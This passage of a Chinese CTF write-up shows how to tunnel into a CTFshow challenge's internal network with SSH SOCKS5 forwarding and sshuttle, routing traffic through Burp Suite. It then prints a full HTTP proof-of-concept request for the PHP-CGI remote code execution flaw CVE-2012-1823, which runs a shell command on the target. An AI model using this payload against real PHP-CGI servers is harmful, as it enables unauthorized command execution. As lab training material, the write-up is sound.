
退回msfconsole的话,ctrl+z,输入y即可(可以搜一下msf的使用)
CTFshow文件管理系统
隧道搭建
172.2.164.6是web服务,我们最好访问一下,这就需要搭建隧道,而网上wp大多都是端口映射,我认为并不方便,这里提供两种更好的隧道搭建方式
ssh socks
SSH 本身支持动态端口转发(SOCKS5 代理),无需额外工具即可建立本地代理通道:
1
| ssh -D 55556 ctfshow@pwn.challenge.ctf.show -p 28254
|
-D 55556 :在本地开启 55556 端口作为 SOCKS5 代理ctfshow@pwn.challenge.ctf.show :远程登录用户和主机-p 28254 :指定 SSH 端口

连接成功后,将浏览器或其他工具的代理设置为:
1
| 127.0.0.1:55556 (SOCKS5)
|
即可通过远程服务器转发流量。
比如这里用Kali的firefox+foxyproxy访问内网。我复用以前设置好的foxyproxy:

访问内网成功

如果要抓包的话,foxyproxy先换成burp suite代理
打开bp设置,配置socks代理


整体流量路径如下:
1
2
3
4
5
6
7
8
9
| 浏览器
↓(FoxyProxy 代理转发)
BurpSuite
↓(配置的 SOCKS5 代理)
SSH 隧道
↓
跳板机
↓
内网目标
|
sshuttle VPN
sshuttle是一个透明代理服务器,功能类似于简易版 VPN。通过 SSH 转发流量,支持 DNS 隧道。
在Kali里安装sshuttle
1
2
| sudo apt-get update
sudo apt-get install sshuttle
|
使用方法如下:
1
2
3
4
5
6
7
8
9
10
|
sshuttle [options...] [-r [username@]sshserver[:port]] \<subnets...>
sshuttle -r <user>@<remote_host> <network>
sshuttle -r username@remotehost 0.0.0.0/0
sshuttle -r username@remotehost 192.168.10.0/24
sshuttle -r username@remotehost 10.0.0.0/8 172.16.0.0/16
|
这里需要转发172.2.164.0/24网段:
1
| sudo sshuttle -r ctfshow@pwn.challenge.ctf.show:28254 172.2.164.0/24
|
输入yes,输入密码

此时无需 FoxyProxy,firefox直接访问http://172.2.164.5/即可

抓包的话,就像打CTF比赛一样,foxyproxy设置bp代理就行。(如果前面尝试过ssh socks,让bp关闭socks5也照常抓包)

此时流量路径:
1
2
3
4
5
6
7
8
9
10
11
| 浏览器
↓(HTTP 代理)
BurpSuite
↓
本机路由(sshuttle)
↓
SSH 隧道
↓
跳板机
↓
内网目标
|
CVE-2012-1823
fscan扫出一个cve,是PHP-CGI远程代码执行漏洞,原理可参考PHP-CGI远程代码执行漏洞(CVE-2012-1823)分析 | 离别歌,这里直接找poc打
poc如下(这个poc包多发几次,概率回显):
1
2
3
4
5
6
7
8
9
10
11
12
13
14
| POST /index.php/?-d+allow_url_include%3d1+-d+auto_prepend_file%3dphp://input HTTP/1.1
Host: 172.2.97.5
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Cookie: PHPSESSID=999c1f093e6bc7b474d230267852aad2
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 29
<?php system('ls'); die(); ?>
|

github上有很多脚本,例如:0xl0k1/